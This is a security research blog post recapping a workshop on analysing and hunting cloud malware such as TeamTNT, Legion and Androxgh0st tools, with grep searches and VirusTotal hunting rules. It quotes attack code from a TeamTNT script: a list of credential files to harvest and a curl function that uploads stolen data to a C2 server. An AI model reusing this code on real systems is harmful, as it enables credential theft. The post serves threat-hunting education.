


SECURITY RESEARCH

Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

ALEX DELAMOTTE / OCTOBER 24, 2024

As many researchers have noticed, malware in the cloud is different. Perhaps more strikingly different than Windows versus Linux threats, cloud services are targeted through entirely different methods altogether.

At LABScon 2024, I gave a workshop Taxonomy in the Troposphere that outlines categories of cloud threats and how to approach analyzing and hunting them. The workshop structure highlighted three general sections to approach this problem:

- What cloud malware looks like
- Cloud malware taxonomy and exercises
- How to approach threat hunting in the cloud

What Does Cloud Malware Look Like?

Cloud threats are tailored for the specific environment or service being targeted. There are no comprehensive infostealers as are commonplace on platforms like macOS or Windows. Instead, individual facets of cloud security are targeted through a variety of means. Attackers run scripts remotely that interact with the targeted service's API to achieve a goal like collecting credentials or automating the process of sending spam messages in bulk through a cloud or SaaS provider.

We covered several unique families of cloud threats, including AlienFox, a cloud spamming tool; TeamTNT's credential harvesting scripts; and Denonia, a cryptominer tailored to run in AWS serverless Lambda environment.

We also explored the objectives of cloud attacks. These are less distinct from threats targeting any other attack surface, including:

- Cryptomining
- Spamming
- Data theft
- Espionage
- Extortion
- Disruption, attacks on availability

Cloud threat delivery and installation is also different. Actors frequently rely on web application or SaaS misconfigurations that enable access to resources that should be restricted.

Examples of this include exposed environment files–a very common occurrence in Laravel implementation–as well as exposed Jenkins instances. Exploitation of unpatched security vulnerabilities is perennially popular given the high prevalence of web frameworks running in cloud services.

Credential exposure is a huge problem: organizations often unknowingly upload service credentials to publicly accessible code sharing services like Docker Hub, GitHub, or Pastebin, as outlined in a recent post by Cybenari, which explores how long it takes for actors to identify and use the credentials.

My colleagues at SentinelOne recently published an excellent summary of the most commonly leveraged cloud threat vectors, which complimented this workshop's focus.

Cloud Malware Taxonomy & Analysis

Taxonomy in the cloud can be difficult because many tools are based on full source code and actors often take a feature from one tool and roll it into another one. This makes attribution complicated, if not challenging. Because these tools are not deployed on the victim machine and are run on the attacker's system, it can be unclear which tool used the code first.

Cloud researchers often obtain samples from sources like VirusTotal, Pastebin, or from cybercriminal forums or Telegram channels. Unlike threats that target endpoints, which typically drop binaries or scripts that run in memory, threats running against cloud services leave only logs showing which APIs were called and in which order. While these can be valuable indicators for detection, they leave much to be desired in the way of seeing how actors implement their tooling.

Analyzing cloud tools can be complex because some scripts are very large. I have analyzed several scripts with more than 10,000 lines of code. To make this task more manageable, researchers can take several approaches.

One of my preferred methods is to perform a word frequency analysis that eliminates terms commonly used by the programming language of the script, revealing terms that are used highly frequently or infrequently. These outliers can provide strategic analytic starting points by highlighting terms that the tool focuses on, such as APIs, technologies, or credential categories.

I use a Python script designed to analyze Python files for the occurrence of each term. The script reads the contents of the target file, filters out common terms used by the Python programming language, and writes output showing how many times each remaining term occurs.

Running this script against a modified version of Legion Stealer attributed to actor CobraEgy was quite helpful in reducing the volume of noise. The CobraEgy script contains more than 21,000 lines of Python code–a very daunting analysis task. The word frequency analysis script gave 3400 lines of words and the frequency they occurred. While this is still large, it's easy to scroll through the results and find interesting terms.

In the following output, around line 40 there are many terms that show the tool capabilities likely include spamming (`mailuser`, `mailport`, `mailfrom`, `host`, `get_smtp`, `smtp_login`), web server activity (`apache`), and cloud service activity (`aws_reg`, `aws_key`).

```
41  mailuser: 553
42  mailport: 533
43  mailfrom: 532
44  apache: 527
45  31: 503
46  s: 502
47  false: 500
48  3: 489
49  key: 479
50  4: 476
51  aws_reg: 449
52  get_smtp: 440
53  host: 433
54  sendtestoff: 420
55  or: 413
56  true: 402
57  oke: 397
58  re: 392
59  method: 389
60  aws_key: 382
61  findall: 381
62  results: 375
63  smtp_login: 366
```

Word frequency analysis output from CobraEgy tool

Once you identify potentially interesting functionality, you can analyze those features. In the workshop, participants were able to dive into commonly referenced cloud tool terms, such as `aws`, `azure`, `profile`, `admin`, `password`, `server`, `host`, `username`, and `port`.

Looking at how these terms are used can provide insight into the tool's capability and even yield valuable indicators of compromise that can be used to categorize the tool or an actor's campaign. This approach is helpful when looking at many scripts at once, as you can run it as a grep command against an entire directory:

```
grep -RinE --include=\*.{py,sh} '\b(aws|azure|profile|admin|password|server|host|username|port)\b' /
```

For simplicity, I asked students to run against only one of the malicious scripts. The following results from a TeamTNT shell script revealed interesting clues to the tool's capability, such as credential files, cloud service provider capabilities, and hardcoded credentials to connect to an external server.

```
./aws-July11.sh:28:"kubeconfig" "adc.json" "azure.json" "clusters.conf" "docker-compose.yaml" ".env")
./aws-July11.sh:86:echo -e '\n-------- AZURE DATA --------------------------------------' >> $CSOF
./aws-July11.sh:128:if [ ! -z "$AWS_INFO" ]; then echo -e '\n-------- AWS INFO ------------------------------------------'
>> $CSOF
./aws-July11.sh:137:sed 's# "SecretAccessKey" : "#aws configure set aws_secret_access_key #g' | \
./aws-July11.sh:138:sed 's# "Token" : "#aws configure set aws_session_token #g' | sed 's# "Expiration" : "#\n\nExpiration :
 #g' | sed 's/"//g' >> $CSOF
./aws-July11.sh:147:sed 's# "SecretAccessKey" : "#aws configure set aws_secret_access_key #g' | \
./aws-July11.sh:148:sed 's# "Token" : "#aws configure set aws_session_token #g' | sed 's# "Expiration" : "#\n\nExpiration :
 #g' | sed 's/"//g' >> $CSOF
./aws-July11.sh:155:echo -e '\n-------- AWS ENV DATA --------------------------------------' >> $CSOF
./aws-July11.sh:162:sed 's#"AccessKeyId":"#aws configure set aws_access_key_id #g' | \
./aws-July11.sh:163:sed 's#"SecretAccessKey":"#aws configure set aws_secret_access_key #g' | \
./aws-July11.sh:164:sed 's#"Token":"#aws configure set aws_session_token #g'| \
./aws-July11.sh:185:aws sts get-caller-identity  >> $CSOF
./aws-July11.sh:204:curl -F "username=1234" -F "password=5678" -F \
./aws-July11.sh:227:if type aws 2>/dev/null 1>/dev/null; then
```

Keyword search against TeamTNT shell script

Researchers can then cross-reference the search results against the original script, revealing its functionality. In this case, the `azure.json` hit was part of a larger credential file targeting list. The hardcoded username and password were used to connect to a C2 server to upload the data harvested from the system.

```
CRED_FILE_NAMES=(\
 "authinfo2" "access_tokens.db" "" ".smbclient.conf" ".smbcredentials" ".samba_credentials" \
".pgpass" "secrets" ".boto" ".netrc" "netrc" ".git-credentials" "api_key" "censys.cfg" \
"ngrok.yml" "filezilla.xml" "recentservers.xml" "queue.sqlite3" "servlist.conf" "accounts.xml"\
"kubeconfig" "adc.json" "azure.json" "clusters.conf" "docker-compose.yaml" ".env")
```

Credential files targeted by TeamTNT shell script

```
send_data(){
curl -F "username=1234" -F "password=5678" -F \
"Datei=@"$CSOF"" -F "Send=1" $SRCURL/insert/keys.php
}
```

Function used to send data to the C2 server

We also took a high level look at a Docker container that was used in TeamTNT's 2023 SilentBob campaign. Docker containers are composed of layers: the container's operating system is in the first layer, while subsequent layers are generated by instructions in the Dockerfile.

Docker Desktop is a free tool that provides a nice interface for high-level analysis of a container's features. Researchers can select the Docker image on the Images tab, then look at the layers. In the case of this container used by TeamTNT, there are 9 layers. Several layers have a command, which is shown on the Command pane.

```
Analyzed by docker scout
Vulnerabilities (1)    Packages (145)    Command    Give feedback

apt-get update && apt-get install -y tor curl wget vim libproxyc
hains3 jq masscan;chmod 755 /usr/bin/zgrab;mkdir -p /root/.docke
r/
```

Docker layer showing tool installation commands

The container used in this attack is initialized, then downloads `zgrab`, a network scanning utility that TeamTNT uses to identify new systems to infect. Next, the container installs several utilities:

- `tor`: a binary that enables routing requests through the Tor anonymization network
- `curl`, `wget`: utilities for creating HTTP requests
- `libproxychains3`: enables routing connections through proxy servers for anonymity
- `masscan`: network scanning utility used to identify new targets

These tools are used for identifying new victims and propagating the actor's tools. The container also extracts several files from the base image, which are saved locally to the `/usr/bin` path and given read, write, and execute permissions. Researchers can mount the image–which I recommend doing in an isolated malware analysis environment–and copy the files to the local system for analysis.

Hunting in the Cloud

The workshop concluded by summarizing which artifacts from cloud tools can be hunted, as well as two types of hunting approaches: targeted and wide.

A targeted hunting approach searches for specific indicators that are unique to a cloud threat family, such as Androxgh0st, FBot, or TeamTNT tools. For example, the following Androxgh0st strings are from unique variables recycled across many tools, including AlienFox:

```
strings:
    $a = "asu = androxgh0st().get_aws_region(text)" ascii wide
    $b = "nam = input('\x1b[1;37;40mInput Your List : ')" ascii wide
    $c = "def jembotngw2(sites):" ascii wide
    $d = "def nowayngntd():"  ascii wide
    $e = "def makethread(jumlah):"  ascii wide
```

Targeted VirusTotal Livehunt rule searching for Androxgh0st strings

In the following example from FBot, the tool makes requests to a Lithuanian fashion designer's website– `robertkalinkin[.]com` –to validate Paypal accounts. Interestingly, this Paypal validator is also used by other cloud attack tools, including Legion Stealer.

Due to the Python code containing special characters that escape the string, I opted to use the hexadecimal equivalent of the variable and its contents, as shown in the comment below.

```
strings:
  $url = {75726C5F 636F6E66 6967203D 20222F22 2E6A6F69 6E285B74 61726765 745F7572 6C2C}
  /*
  hex is:
  url_config = "/".join([target_url,
  */
  $paypal_host = "robertkalinkin.com"
```

Targeted VirusTotal Livehunt rule searching for a Paypal validator URL

The wide hunting approach looks for behavior, so researchers can identify new malware families conducting specific activities. Wide hunting rules that I have written search for scripts on VirusTotal that exhibit sets of behaviors, like references to Kubernetes and binaries associated with downloading additional payloads, such as `wget`. The rule also filters for script file types, which are more likely to be associated with cloud attack tools.

```
strings:
    $z = "kube"
    $z1 = "k8s"
    $a = "wget"
    $a1 = "mcurl"
    $b = "/tmp/"

condition:
    vt.metadata.new_file and (vt.metadata.file_type == vt.FileType.LINUX or vt.metadata.file_type == vt.FileType.PYTHON
    or vt.metadata.file_type == vt.FileType.SHELLSCRIPT or vt.metadata.file_type == vt.FileType.TEXT)
    and vt.metadata.file_size < 2500KB and (($z or $z1) and ($a or $a1) and $b)
```

Wide VirusTotal Livehunt rule searching for terms related to Kubernetes and download activity

Another wide hunting rule looks for references to popular cloud service providers (CSP) and URLs for Telegram channels. This combination indicates that the tool is conducting suspicious behavior by nature of using Telegram and that it is cloud focused by referencing a CSP. Wide hunting rules often generate much noise, and the CSP Telegram rule was no exception.

To minimize noise from files referencing the Dawson Creek time zone in British Columbia, I added the `$negate1` variable, which excludes results when the `Dawson` string is referenced.

```
strings:
  $tele1 = "https://t.me"
  $tele2 = "http://t.me"
  $tele3 = "import telegram_send"
  $cloud1 = "aws"
  $cloud2 = "cloud.google"
  $cloud3 = "googleapis.com"
  $cloud4 = "aliyun"
  $cloud5 = "tencentyun"
  $cloud6 = "azure"
  $cloud7 = "oci.oraclecloud.com"
  $cloud8 = "cloud.ibm.com"
  $negate1 = "Dawson"
condition:
  new_file and for any vt_metadata_tags in vt.metadata.tags: (
    vt_metadata_tags == "python" or vt_metadata_tags == "java") and (any of ($tele*) and any of ($cloud*) and not ($negate1))
```

Wide VirusTotal Livehunt rule searching for references to CSPs and Telegram


Conclusion

In this workshop at LABScon24, I provided aspiring cloud researchers with several approaches that they can use as an entry point into cloud threat research and hunting. Using the Word Frequency Analysis approach is extremely helpful for analyzing huge scripts with thousands of lines of code. Similarly, the targeted keyword approach helps identify areas of a script that perform crucial cloud-centric activities. A similar approach could be used to identify CSP APIs when searching for a specific action. For investigations involving a container that is not running in a live environment, Docker Desktop remains a solid starting point to identify features of the container and to extract details that provide insight into the container's capabilities.

Threat hunting in the cloud is different from hunting binaries, as many malware researchers primarily do. The workshop outlined my approach to hunting several cloud threat families by using unique strings, such as Telegram handles or variable names, that frequently reoccur across these tools. The broad threat hunting approach can be noisy and time-consuming, but it has yielded many new findings that may have otherwise gone unseen.

Interested in attending or presenting at LABScon25? **Learn more here.**

MALWARE ANALYSIS



ALEX DELAMOTTE

Alex's passion for cybersecurity is humbly rooted in the early aughts, when she declared a vendetta against a computer worm. Over the past decade, Alex has worked with blue, purple, and red teams serving companies in the technology, financial, pharmaceuticals, and telecom sectors and she has shared research with several ISACs. Alex enjoys researching the intersection of cybercrime and state-sponsored activity. She relentlessly questions why actors pivot to a new technique or attack surface. In her spare time, she can be found DJing or servicing her music arcade games.

SENTINELLABS

In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

RECENT POSTS

China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad
OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware
SEPTEMBER 23, 2024

LABScon23 Replay | They Spilled Oil in My Health-Boosting Smoothie
SEPTEMBER 5, 2024

SIGN UP

Get notified when we post new content.

Business Email >

By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne Privacy Notice. SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Twitter LinkedIn

©2024 SentinelOne, All Rights Reserved.